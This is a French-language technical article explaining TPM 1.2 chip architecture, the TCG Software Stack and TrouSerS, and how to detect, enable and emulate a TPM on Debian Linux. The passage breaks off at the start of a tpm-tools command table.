Noémie Floissac – noemie.floissac@wanadoo.fr
Étudiante en Master 2 Cryptologie & Sécurité Informatique de l'université Bordeaux 1

QUELLE CONFIANCE ACCORDER AUX TRUSTED PLATFORMS ?

mots-clés : *Trusted Platform Module / cryptographie / chiffrement de disques durs / gestion de clefs cryptographiques / Protection matérielle*

Combien de temps pourrait résister votre machine face à un attaquant qui a un accès physique à celle-ci ? Le problème est d'autant plus d'actualité que les ordinateurs deviennent de plus en plus mobiles et nous suivent quasiment dans tous nos déplacements. La possibilité d'un vol ou même simplement d'un accès ponctuel est grande. Quant aux informations qu'ils contiennent, surtout lorsqu'il s'agit de nos ordinateurs de travail, leur criticité n'est plus à démontrer.

Sur la plupart des machines, démarrer via un token USB, puis monter les disques chiffrés offre une sécurité relativement raisonnable. Encore faut-il avoir suffisamment confiance en l'utilisateur pour qu'il n'installe pas (même par inadvertance) de malwares (et particulièrement des bootkits[1]), faisant ainsi entrer le loup dans la bergerie.

Les normes du « Trusted Computing Group » (TCG) introduisent la notion d'ordinateur de confiance, jetant les bases d'un ensemble de mesures matérielles et logicielles visant à protéger les données de votre machine contre des attaques non seulement logiques mais aussi physiques, allant même jusqu'à se défendre contre l'utilisateur lui-même lorsque celui-ci risque d'en compromettre la sécurité.

Tout repose sur des puces spécifiques appelées « Trusted Platform Modules » (TPM) directement installées sur la carte-mère de l'ordinateur. Elles ont été normalisées par le TCG, puis mises en production par un certain nombre de fondeurs (ATMEL, Broadcom, Infineon, Intel, NSC...) et proposent un ensemble de services sur lequel on peut espérer construire une sécurité robuste.

Cet article traite des puces TPM [3, 8], de leurs capacités et de quelques logiciels de base qui permettent d'en tester le fonctionnement.

1. L'ordinateur de confiance

La notion d'**ordinateur de confiance** fut introduite en 1999 par le consortium TCPA (*Trusted Computing Platform Alliance*) formé par Intel, Microsoft, HP, Compaq et IBM, en vue de répondre à des problèmes de DRM (*Digital Rights Managment*). À l'époque, l'ordinateur de confiance s'identifiait presque exclusivement à la notion d'**ordinateur verrouillé**, où un **utilisateur** accédait à une plate-forme matérielle sous la surveillance distante d'un **propriétaire**. Le but du **propriétaire** étant d'empêcher l'**utilisateur** de modifier les composants logiciels de la plate-forme matérielle d'une quelconque façon. Cette approche du problème, majoritairement poussée par Microsoft fut vertement critiquée par la communauté et rejetée en masse par les utilisateurs[2], pas forcément en connaissance de cause, car on prêtait souvent à ces puces, nommées alors *Palladium*, des propriétés qu'elles n'avaient pas.

Début 2002, à la vue de la polémique grandissante, la version 1.1b des spécifications des puces Palladium fut rendue publique par le TCPA. Puis, en avril 2003, le *Trusted Computing Group*[3] (TCG), un groupe plus neutre, remplaça le TCPA. Le TCG fut fondé par AMD, Hewlett-Packard, IBM, Infineon, Intel, Microsoft, et Sun Microsystems afin de tout de même implémenter et mettre en application les principes qu'ils avaient établis ensemble.

Le groupe TCG s'est divisé en 14 groupes de travail qui établissent des spécifications correspondant à différentes plates-formes ou sous-ensembles de plates-formes sécurisées (disques de stockage, réseaux, serveurs, PC client, puce TPM, pile logicielle...). Plus de 140 entreprises travaillent sur l'élaboration des *Trusted Platforms*, parmi lesquelles AMD, IBM, Intel, Lenovo, Microsoft, Sun ou encore des universités. Les spécifications correspondantes ont été rédigées par les groupes de travail **PC client**, **TPM** et **Software Stack**.

Le groupe TCG définit l'**ordinateur de confiance** comme étant une plate-forme matérielle qui possède les trois capacités suivantes :

- L'ordinateur de confiance doit disposer d'un certain nombre de **capacités protégées** (c'est-à-dire supposées inaltérables) sous la forme de registres de stockage et de fonctions cryptographiques choisies.
- Il doit, de plus, être capable de **mesurer l'intégrité** de ses composants (matériels et logiciels).
- Enfin, il doit pouvoir **communiquer son état d'intégrité** à une autorité de confiance à travers un réseau non sûr.

Forts de ces définitions, les scénarios d'applications et la portée des applicatifs utilisant ces puces se sont restreints et sont devenus plus réalistes. Il n'est plus tellement question de DRM, ni de contrôle total de la plate-forme, mais plutôt de s'assurer qu'un ensemble de composants logiciels et matériels restent de confiance, et ce, même lorsque l'utilisateur expose son système à des risques potentiels, tout ceci afin de sécuriser autant que possible les données contenues dans l'ordinateur.

Le plus souvent, l'utilisation des ordinateurs de confiance se place dans le contexte d'une entreprise qui prête des portables à ses employés. Ils utilisent leur machine en dehors de l'entreprise, souvent dans des milieux non sécurisés (cafés Internet, Hotspots, 3G/Edge, ...) pour se connecter de façon distante à l'intranet et reviennent occasionnellement au sein du réseau de l'entreprise. La technologie de l'ordinateur de confiance est là pour s'assurer de l'intégrité des données et des logiciels critiques de la machine, et ce, à partir d'un composant matériel qui renferme certaines informations inexpugnables.

> *...Il n'est plus tellement question de DRM, ni de contrôle total de la plate-forme, mais plutôt de s'assurer qu'un ensemble de composants logiciels et matériels restent de confiance, et ce, même lorsque l'utilisateur expose son système à des risques potentiels, tout ceci afin de sécuriser autant que possible les données contenues dans l'ordinateur...*

À partir de 2004, les fondeurs proposent des puces TPM (*Trusted Platform Module*) qui implémentent les spécifications TPM 1.1b. En 2005, de nombreux portables sont vendus déjà équipés de ces puces TPM. En juillet 2007, le TCG publie la version 1.2 des spécifications. Et, dès fin 2007, les premières puces TPM 1.2 commencent à apparaître sur le marché. Puis, en juillet 2008, les spécifications TPM 1.2 deviennent la norme ISO/IEC 11889, entérinant ainsi les spécifications décrites par le TCG.

Enfin, il faut signaler que le TCG continue à travailler sur les futures versions des puces TPM (renouvellement des algorithmes cryptographiques (ECC, SHA-256), module de surveillance des machines virtuelles, etc.). Mais ceci est une autre histoire...

À l'heure actuelle, seules les puces TPM 1.2 sont produites et implantées dans 53% des machines qui sortent des usines [1].

Il s'agit essentiellement de portables, mais aussi de quelques serveurs éventuellement utilisés comme *autorité de certification* par les puces embarquées sur les portables.

Pourtant, malgré un taux d'équipement important, les applications logicielles ont du mal à suivre et très peu d'entre elles basent leur sécurité sur les TPM.

Concernant les systèmes Microsoft Windows, on peut citer *BitLocker* (Microsoft Corp.) ou *OmniPass* (Softex Inc.).

Les systèmes Linux ne sont pas en reste, car ils offrent aussi, depuis quelques années déjà, un support par défaut pour quelques puces TPM 1.1b (Atmel, Broadcom, Infineon, National Semiconductor) et un support complet pour toutes les puces TPM 1.2. Certes, les logiciels qui permettent de manipuler ces puces sont encore un peu confidentiels et réservés aux spécialistes, mais ils progressent dans le bon sens et semblent extrêmement prometteurs pour l'avenir. Ainsi, on peut citer TrouSerS[4], Trusted Java[5] ou encore OpenTC[6]. Et même si vous ne possédez pas de puce TPM 1.2 sous la main, sachez qu'il existe des émulateurs, notamment TPM-Emulator[7].

La section suivante détaille l'architecture d'une puce TPM telle qu'elle est définie par les spécifications TPM 1.2. Puis, nous illustrerons les capacités des puces TPM sur une plateforme Linux avec la suite logicielle TrouSerS (et éventuellement avec l'aide de TPM-Emulator si vous ne disposez pas encore de puce TPM).

2. Architecture des Trusted Platform Module

Nous nous intéressons ici aux puces TPM telles qu'elles sont décrites dans les spécifications TPM 1.2 [10,11,12,13]. Ces puces doivent répondre à un certain nombre de critères bien spécifiques et notamment à la norme FIPS 140-2 [6] du NIST qui propose un ensemble de mesures de durcissement matériel et logiciel pour les composants cryptographiques. Hormis ces mesures générales de protection, l'architecture interne de la puce est standardisée par les spécifications. Comme le montre la figure 1, on peut identifier quatre parties principales : les composants de base (en orange), les composants cryptographiques (en vert), la mémoire non volatile (en rouge) et enfin la mémoire volatile (en bleu).




Figure 1 : Architecture interne d'une puce TPM

2.1 Composants de base

Les composants de base regroupent l'ensemble des composants qui gèrent les opérations non spécifiques à la puce. On y trouve la gestion des entrées/sorties, une unité de traitement et un détecteur de tension. Seul l'Opt-In est spécifique à la puce TPM.

2.1.1 Entrées/Sorties

Les **entrées/sorties** se font via le bus LPC (*Low Pin Count*) qui sert essentiellement à relier le BIOS au CPU ainsi qu'à divers composants d'entrées/sorties. La principale raison pour laquelle la puce TPM a été mise à cet endroit bien précis vient du fait que le BIOS est le premier élément dont la puce assure l'intégrité. Y avoir un accès direct facilite énormément cette opération (toutes les autres mesures d'intégrité se font via le CPU). En outre, le bus LPC est similaire à un bus ISA 33MHz, ce qui assure à la fois une simplicité d'implémentation du pilote matériel (reprise de code existant), ainsi qu'un débit suffisant pour toutes les opérations assurées par la puce TPM.

Notez que la communication avec les applications externes n'est normalisée que depuis les TPM 1.2. Elle se fait via un espace réservé en RAM sur lequel les logiciels écrivent ou récupèrent des informations qui sont ensuite utilisées par la puce TPM [2]. Avant cela, chaque constructeur devait spécifier lui-même la façon de communiquer avec la puce TPM. Les logiciels Microsoft ne supportent d'ailleurs que les puces TPM 1.2 (et pas les 1.1b), car développer et unifier l'interface des pilotes matériels pour chaque puce aurait été trop coûteux.

2.1.2 Unité de traitement

L'**unité de traitement** sert uniquement à vérifier, *parser* et exécuter les commandes qui sont passées à la puce TPM. Le plus souvent, ce module est simplement un petit micro-contrôleur dédié à ce rôle. L'ensemble des commandes qu'il peut effectuer est entièrement fixé par la spécification [13].

2.1.3 Opt-In

Le module `Opt-In` sert à gérer le contrôle d'accès sur les capacités de la puce via un ensemble de flags. Ces flags indiquent si un opérateur de confiance est **physiquement présent** devant la machine ou non. Certaines opérations nécessitent effectivement que la puce TPM puisse s'assurer que les données qu'elle échange avec l'opérateur empruntent un chemin sûr (*trusted path*), c'est-à-dire qu'elles ne soient ni interceptées, ni modifiées. Les puces TPM ont donc deux modes d'action, l'un restreint où elle ne divulgue que des informations qui n'affaiblissent pas sa sécurité et l'autre complet où, un chemin de confiance étant établi, elle peut envoyer des données plus confidentielles.

Les opérations qui nécessitent la présence physique de l'opérateur de confiance sont toutes les opérations d'écriture sur la mémoire non volatile de la puce, par exemple, la remise à zéro, la prise de contrôle et le changement de politique d'accès de la puce.

Pour être tout à fait exhaustif, outre ceux que nous venons de voir, il existe aussi huit **modes opérationnels** pour la puce TPM, définis à travers trois booléens : `enabled`, `active` et `owned`, qui représentent respectivement le fait que la puce est inactive mais sans possibilité d'en prendre possession, le fait que la puce est inactive mais que l'on peut effectuer l'opération de prise de possession et enfin le fait que la puce ait été initialisée par un **propriétaire** (*takeownership*).

Toutes ces précautions sont là pour rendre la prise de possession de la puce plus difficile par un attaquant qui aurait réussi à se glisser sur l'ordinateur juste au moment où l'opérateur fait des manipulations avec les flags de présence physique activée.

2.1.4 Détecteur de tension et Horloge

Vient ensuite le module de **détection de tension** qui informe la puce des redémarrages de l'ordinateur. Elle peut ainsi différencier les redémarrages à chaud (sans *power-off*) et les redémarrages complets (avec power-off). Si jamais vous manipulez des puces TPM, vous verrez que celles-ci nécessitent assez souvent des redémarrages avec une extinction complète de la machine afin de changer d'état (certaines puces nécessitent, par exemple, un power-off pour changer l'état du flag de présence physique).

Enfin, la puce TPM doit pouvoir accomplir, lors de certains protocoles, des opérations de *time stamping*. Les spécifications indiquent que l'horloge du bus LPC peut éventuellement suffire, et certaines puces s'en contentent, mais d'autres modèles de puces TPM ont effectivement une horloge interne propre. Quoi qu'il en soit, cette horloge n'a pas besoin d'être corrélée avec l'horloge de la carte-mère qui indique le temps universel.

2.2 Composants cryptographiques

Ces composants sont extrêmement importants pour la puce étant donné que beaucoup de ses fonctionnalités reposent dessus. On y trouve un **générateur d'aléa** qui produit des entiers aléatoires de 32 bits reposant éventuellement sur plusieurs sources externes comme la chaleur environnante, les frappes au clavier, etc.

De plus, la puce possède divers moteurs cryptographiques implémentant l'algorithme **SHA-1** produisant un condensat de 160 bits, l'algorithme **RSA** complet avec le moteur de chiffrement et de génération de clefs (512, 1024 et 2048 bits) et enfin l'algorithme **HMAC** [5,7] (*Keyed-Hash Message Authentication Code*) avec une clef de 20 octets et des blocs de 64 octets.

Tous ces modules cryptographiques suivent les normes du FIPS 140-2 [6] et s'assurent donc d'une certaine qualité de l'implémentation (absence de biais ou de failles dues à des erreurs de programmation), et d'une résistance relative aux attaques physiques classiques comme les attaques *side-channel* [4].

2.3 Mémoire non volatile

La **mémoire non volatile** est persistante et n'est pas influencée par les power-off de la machine. C'est ici que sont stockées les informations les plus sensibles de la puce. Mis à part les trois emplacements mémoire que nous développons par la suite, il est possible de stocker un certain nombre de données non spécifiques ici. Elle sert par exemple de stockage à quelques clefs de chiffrement supplémentaires.

2.3.1 Clef d'endossement

La **clef d'endossement** (*Endorsement Key* ou *EK*) est le cœur de la sécurité de la puce TPM. C'est elle qui joue le rôle de carte d'identité unique (et infalsifiable). Plus prosaïquement, il s'agit en fait d'une paire de clefs RSA (de 2048 bits minimum) PUBEK (EK publique) et PRIVEK (EK privée) qui jouent un rôle central dans l'établissement d'attestations distantes.

Évidemment, de par sa conception, tout dans la puce TPM est fait pour que la clef privée PRIVEK ne filtre jamais à l'extérieur,

pas même au propriétaire de la plate-forme. Et, a contrario, obtenir la clef publique PUBEK peut être fait par n'importe qui ayant accès à la plate-forme.

Enfin, l'initialisation de l'EK se fait habituellement en usine lors de la toute première initialisation de la puce et, bien que la spécification n'en fasse pas une obligation, un certain nombre de modèles de puces TPM 1.2 permettent de générer une paire de clefs qui vous est propre a posteriori.

2.3.2 Clef principale de stockage

Tout comme la clef d'endossement, la **clef principale de stockage** (*Storage Root Key* ou SRK) est une paire de clefs RSA (de 2048 bits minimum) qui est utilisée pour gérer les clefs de chiffrement d'applications extérieures. Là où elle diffère fortement de la clef d'endossement, c'est qu'elle est créée lors de la prise de possession de la puce par le propriétaire et lui est donc intimement liée.

Ceci veut aussi dire que si la puce change un jour de propriétaire, toutes les clefs de chiffrement stockées sous la SRK seront à tout jamais perdues.

2.3.3 Mots de passe

La puce TPM comprend aussi un module qui assure la gestion des authentifications par mots de passe afin de protéger un certain nombre de fonctionnalités, notamment liées aux deux paires de clefs que nous venons de voir. Ainsi, accéder et/ou modifier certains paramètres requiert le **mot de passe du propriétaire** de la puce (*Owner Password*). D'autre part, l'utilisation de la clef principale de stockage (SRK) peut requérir le **mot de passe de la SRK** (*Storage Root Key Password*). Le plus souvent, comme tout le monde doit pouvoir stocker des clefs de chiffrement via la puce TPM, ce mot de passe est constitué de 20 octets de zéro.

La puce doit, de plus, posséder un ensemble de contre-mesures concernant les attaques dirigées à l'encontre d'un des mots de passe stockés dans ce module. Bien que les contre-mesures soient laissées à la convenance du fondeur, les spécifications évoquent la possibilité de désactiver la puce pendant un laps de temps qui double à chaque essai infructueux. Le module d'authentification par mots de passe impose aussi parfois un certain nombre de contraintes sur le choix des mots de passe (longueur, complexité, entropie, etc.).

En revanche, il est intéressant de noter que les contre-mesures effectivement implémentées sur les puces varient assez drastiquement d'un modèle à l'autre. Ainsi, la plupart des puces TPM 1.1 n'ont absolument aucune protection. Parmi les TPM 1.2, certaines requièrent un power-off en cas d'échec à l'identification, d'autres implémentent ce qui est dit dans la spécification (doublement du temps de désactivation à chaque essai raté). Devant la versatilité des contre-mesures, il est difficile de trouver un schéma d'attaque général par ce biais.

2.4 Mémoire volatile

À l'opposé de la mémoire non volatile, la **mémoire volatile** correspond à la mémoire qui est réinitialisée lors d'une extinction complète de l'ordinateur. Cette partie de la mémoire sert essentiellement à stocker des informations qui ne serviront que pendant la session courante. On y trouve principalement deux composants : les *Platform Configuration Registers* (PCR) et les *Attestation Identity Key* (AIK). Tout comme pour la mémoire non volatile, un espace mémoire est aussi réservé pour le stockage temporaire de données, notamment lors du décryptage de certaines clefs.

2.4.1 Platform Configuration Registers

La mesure de l'intégrité de la plate-forme est l'un des deux principaux objectifs des TPM. Elle s'appuie sur les **registres de configuration de la plate-forme** (*Platform Configuration Registers* ou PCR) qui servent à garder une trace de ces mesures.

Les spécifications imposent que les PCR soient de taille 160 bits (pour stocker des condensats SHA-1) et qu'ils soient au moins au nombre de 16 (numérotés de 0 à 15 et au-delà si plus de 15).

2.4.2 Attestation Identity Key

Les *Attestation Identity Key* (AIK) sont des paires de clefs RSA de 2048 bits associées à un mot de passe de 160 bits qui en protège l'accès. Ces clefs remplissent un des autres objectifs des TPM qui est de fournir à un tiers distant (et via un réseau non sûr) une preuve de l'intégrité (ou de la non intégrité) de la machine.

Pour cela, on communique à un demandeur externe le contenu des registres PCR accompagné d'une preuve anonyme de leur origine. Cette preuve se fait à travers la signature du message qui liste le contenu des registres avec une AIK. Il est important de comprendre que l'AIK en elle-même ne permet de savoir quelle TPM a certifié l'ensemble de ses registres, mais seulement de savoir que la machine avec qui l'on communique a une TPM valide et a certifié l'ensemble de ses registres. Connaître l'identité précise de la TPM avec laquelle l'ont communique requiert la mise en place d'une autorité de certification externe. Dans ce dernier cas, le message contenant les PCR est accompagné du certificat de l'autorité extérieure, identifiant clairement la TPM, et est signée avec l'AIK.

3. TCG Software Stack

Le TCG n'a pas uniquement fourni les spécifications de la plate-forme matérielle pour renforcer la sécurité des ordinateurs, il a aussi défini un environnement logiciel (API) qui aide à interfacer aisément des applications aux puces. Ainsi la **TCG Software Stack** [14] (TSS) définit les interfaces logicielles à différents niveaux du système.

Le but du TSS est double : tout d'abord de fournir un environnement uniforme de programmation d'applications ayant besoin de s'appuyer sur des services cryptographiques forts sans trop se préoccuper de la plate-forme particulière sur laquelle ils sont. L'autre but est aussi d'offrir un accès multiplexé des applications à la puce TPM (afin d'autoriser l'accès simultané de plusieurs applications à une unique puce TPM). En outre, la puce TPM étant particulièrement isolée sur la carte-mère, le TSS lui sert de prolongement nécessaire pour pouvoir communiquer avec l'environnement local, ou même distant, de la plate-forme.

Si le TSS existe déjà pour Microsoft Windows (Vista et 7), IBM finance depuis 2004 le projet TrouSerS[4] qui l'implémente pour Linux [8].




Figure 2 : Pile Logicielle TPM de TrouSerS

D'un point de vue pragmatique, le TSS se décompose en un ensemble de couches (Figure 2) qui ont toutes une tâche bien précise et que nous détaillons par la suite. Nous illustrerons ces explications avec l'implémentation de TrouSerS.

3.1 TPM Device Driver

Le *TPM Device Driver* (TDD) et son interface (TDDi) résident en espace noyau. Ils sont uniquement constitués de modules noyau dont les sources se trouvent dans `linux-2.6.x/drivers/char/tpm/`. La couche TDD a pour but de gommer les disparités qui existent entre les différentes puces afin d'y avoir un accès unifié depuis l'espace utilisateur.

De fait, avant les spécifications TPM 1.2, l'accès aux puces n'était pas normalisé et chaque fondeur avait sa propre interface, ce qui explique le grand nombre de pilotes existants pour gérer les puces TPM 1.1b (`tpm_atmel`, `tpm_nsc` et `tpm_infineon`). Depuis les TPM 1.2, l'accès aux puces ayant été normalisé par le *TPM Interface Specification* [9,2] (TIS), il fut possible de n'écrire qu'un seul *driver* pour l'ensemble des puces TPM 1.2 (`tpm_tis`).

Les modules noyau `tpm_bios` et `tpm` permettent, respectivement, à la TPM de communiquer avec le BIOS et de se brancher sur l'espace utilisateur (notamment via `/dev/tpm0` ou encore `/sys/class/misc/tpm0/device`).

L'émulateur de TPM est, quant à lui, un peu particulier. Il nécessite un module noyau supplémentaire (`tpmd_dev`) et un démon en espace utilisateur (`tpmd`). Le démon simule la puce avec toute ses capacités cryptographiques, ses registres PCR, etc. et communique avec le module noyau `tpmd_dev` qui lui-même est branché sur le pilote des puces TPM (`tpm`). Ainsi, bien que simulant la puce TPM en espace utilisateur, le pilote `tpm` pense avoir affaire à une vraie puce TPM 1.2.

3.2 TCG Device Driver Library

Le *TCG Device Driver Library* (TDDL) et son interface (TDDLi) résident en espace utilisateur et se trouvent dans `libtddl.so`. Le TDDL met en place un moyen de communication uniforme avec les puces TPM, l'API contient notamment des commandes telles que `Tddli_Open()`, `Tddli_Close()` et `Tddli_TransmitData()`. À partir de cette couche, on peut, par exemple, lister les capacités de la puce (`Tddli_GetCapability()`) et les paramétrer (`Tddli_SetCapability()`).

3.3 TSS Core Services

Au-dessus de la TDDi, se trouve le multiplexeur TPM qui gère les accès concurrents des applications à la puce TPM. Dans le cas de TrouSerS, c'est ici que se situe le démon `tcsd`. Les applications utilisant les TPM se placent au niveau du dessus de la pile logicielle et se connectent à ce serveur via une *socket* réseau (habituellement sur le port 30003).

3.4 Les applications et leurs TPM Service Provider

C'est à ce niveau de la TSS que se trouvent les applications qui utilisent les TPM, comme les `tpm-tools`. Chaque application charge son propre *TPM Service Provider* (TSP). Avec TrouSerS, cela correspond simplement au chargement de la bibliothèque `libtspi.so` qui offre les services cryptographiques de base de la TPM (obtention de signatures, de condensats, stockage de clefs cryptographiques, scellés de données, etc.).

À ce niveau de la pile TSS, l'application n'a pas à se soucier des accès concurrents, ni du type de puce sur laquelle elle repose. Tous ces problèmes techniques sont gérés dans les couches plus basses du TSS. Le TSP offre donc un environnement tout à fait performant pour la mise en place de services attachés à la plate-forme, mais qui restent facilement portables d'une plate-forme à une autre.

4. Prise en main de la TPM

L'architecture de la puce et l'environnement logiciel étant à présent mieux compris, nous nous intéressons ici à la mise en place d'un environnement TPM afin d'essayer les capacités de ces puces. Nous commençons par détecter si votre plate-forme possède effectivement une puce TPM, et d'en déterminer le type, afin de l'activer via le BIOS (phase indispensable si on veut pouvoir l'utiliser).

4.1 Détection du type de la TPM

La manière la plus sûre et la plus précise pour savoir si votre ordinateur comporte une puce TPM est de passer par l'ACPI. Cela nous permet, en prime, d'en déterminer le type. Pour cela, sur une Debian *unstable*, il faut installer les paquets `acpidump` (extracteur de table ACPI) et `iasl` (compilateur/décompilateur ASL d'Intel) :

```
#$> apt-get install acpidump iasl
```

L'extraction de la table DSDT sous forme binaire et le désassemblage vers un format lisible de la table se font comme suit :

```
#$> acpidump -b -t DSDT -o dsdt.asml
#$> iasl -d dsdt.asml
```

La présence d'une puce TPM sur votre ordinateur se traduit par un morceau de code similaire à celui qui suit dans `dsdt.asml` :

```
  [...]
Device (TPM)
 {
   Name (_HID, EisaId ("IFX0101"))
   Name (_UID, 0x01)
   Name (_CRS, ResourceTemplate ()
     {
       IO (Decode16,
            0x004E,             // Range Minimum
            0x004E,             // Range Maximum
            0x01,               // Alignment
            0x02,               // Length
            )
 [...]
```

Le HID donne le type de la puce qui est ici une `IFX0101`, c'est-à-dire une Infineon SLD 9630 qui suit la norme TPM 1.1b. Cette puce n'est supportée que par le pilote `tpm_infineon`, mais la plupart des puces actuelles le sont par `tpm_tis`. Ainsi, toutes les puces ayant les HID suivants sont supportées par `tpm_tis` :

- `IFX0102` (Infineon TPM 1.2) ;
- `ATM1200` (ATMEL TPM 1.2) ;
- `BCM0101` (BroadCom TPM 1.1b) ;
- `BCM0102` (BroadCom TPM 1.2) ;
- `NSC1200` (National SemiConductors TPM 1.2) ;
- `ICO0102` (Intel TPM 1.2 et TXT).

En outre, l'interface TPM 1.2 étant normalisée, il est possible qu'une puce TPM 1.2 non listée ici soit compatible sans plus de modification. Pour essayer, il vous suffit de rajouter le HID de la puce en question dans le fichier `linux-2.6.x/drivers/char/tpm/tpm_tis.c`.

4.2 Activation par le BIOS

Une fois la puce TPM identifiée, nous devons l'activer en allant dans le BIOS. Généralement, il y a un menu concernant une *Security Chip* (ou quelque chose de similaire). Le BIOS donne le choix de l'activer ou de la réinitialiser.

Si vous n'arrivez pas à activer votre puce, prenez la documentation de votre BIOS. Les façons de faire variant énormément d'un BIOS à l'autre. Elles ne sauraient toutes être détaillées ici.

5. Installation des logiciels

À ce stade, votre puce TPM est identifiée et activée. Si vous n'avez pas de puce TPM, nous détaillons comment installer un émulateur sur votre machine. Nous commençons par détailler l'installation des pilotes, de l'émulateur, puis de la TSS et, enfin, d'une application locale de base, les tpm-tools.

```
#$> /etc/init.d/trousers start
#$> tpm_version
  TPM Version:        01010107
  Manufacturer Info:  49465800
```




Figure 3 : Configuration du support TPM dans le noyau Linux.

5.1 Linux TPM Drivers

Nous compilons le support pour les TPM au sein du noyau Linux. Pour cela, nous supposons que vous êtes à l'aise avec la phase de la compilation noyau.

Les modules à sélectionner se trouvent dans le menu : Device Drivers > Character Devices > TPM Hardware Support (Figure 3).

Activez le module qui correspond à votre puce (et si vous n'avez pas de puce, activez juste le support TPM sans choisir de driver). Recompilez, installez votre nouveau noyau et redémarrez.

5.2 TrouSerS et les tpm-tools

Sur un Debian (*unstable*), et probablement sur la plupart des autres distributions, il existe des paquets pour installer ces logiciels. Ainsi, il suffit d'installer les paquets suivants :

```
#$> apt-get install tpm-tools trousers   \
                    libtspi1 libtspi-dev \
                    libtpm-unseal0 libtpm-unseal-dev
```

Avant de tester l'installation, vérifiez que les modules noyau tpm, tpm_bios, ainsi que le pilote de votre puce sont bien chargés. Puis, faites :

5.3 TPM-Emulator

Cette section se destine à ceux qui n'ont pas de pas de puce TPM sur leur machine. Le projet utilisé ici est TPM-emulator[7] débuté en 2004 à l'ETCH de Zurich par Mario Strasser. Il émule une puce TPM 1.2 qui est simulée par le démon tpmd en espace utilisateur et réinjecte les résultats en espace noyau via le module noyau tpmd_dev qui se place sous le pilote tpm.

Mettre en place cet émulateur commence par la récupération des sources via le dépôt Subversion du projet :

```
#$> svn checkout \
      svn://svn.berlios.de/tpm-emulator/trunk \
      tpm-emulator
```

Comme nous supposons que vous avez récemment compilé votre noyau, vous devriez avoir les *header files* du noyau ainsi que les paquets libgmp3c2 et libgmp3-dev. Il suffit donc de taper un simple :

```
#$> make && su -c 'make install'
```

La mise en place de l'émulateur se fait ensuite en exécutant les commandes suivantes en *root* :

```
#$> modprobe tpmd_dev
#$> modprobe tmp
#$> tpmd
#$> tcsd
```

Testez le tout en faisant :

```
#$> tpm_version
  TPM 1.2 Version Info:
  Chip Version:        1.2.0.5
  Spec Level:          2
  Errata Revision:     1
  TPM Vendor ID:       ETHZ
  TPM Version:         01010000
  Manufacturer Info:   4554485a
```

6. Utilisation d'une TPM

Cette section détaille les tpm-tools, la prise de possession d'une puce TPM et, enfin, comment utiliser (de façon très sommaire) la puce pour chiffrer des fichiers.

6.1 Les tpm-tools

Les tpm-tools sont un ensemble de commandes de base qui assurent essentiellement la gestion des puces TPM, la configuration de la puce dans un mode d'exécution particulier, la gestion des mots de passe, etc. Le tableau ci-dessous liste l'ensemble des commandes des tpm-tools et explique rapidement ce que chacune d'entre elles fait.

Gestion des mots de passes	
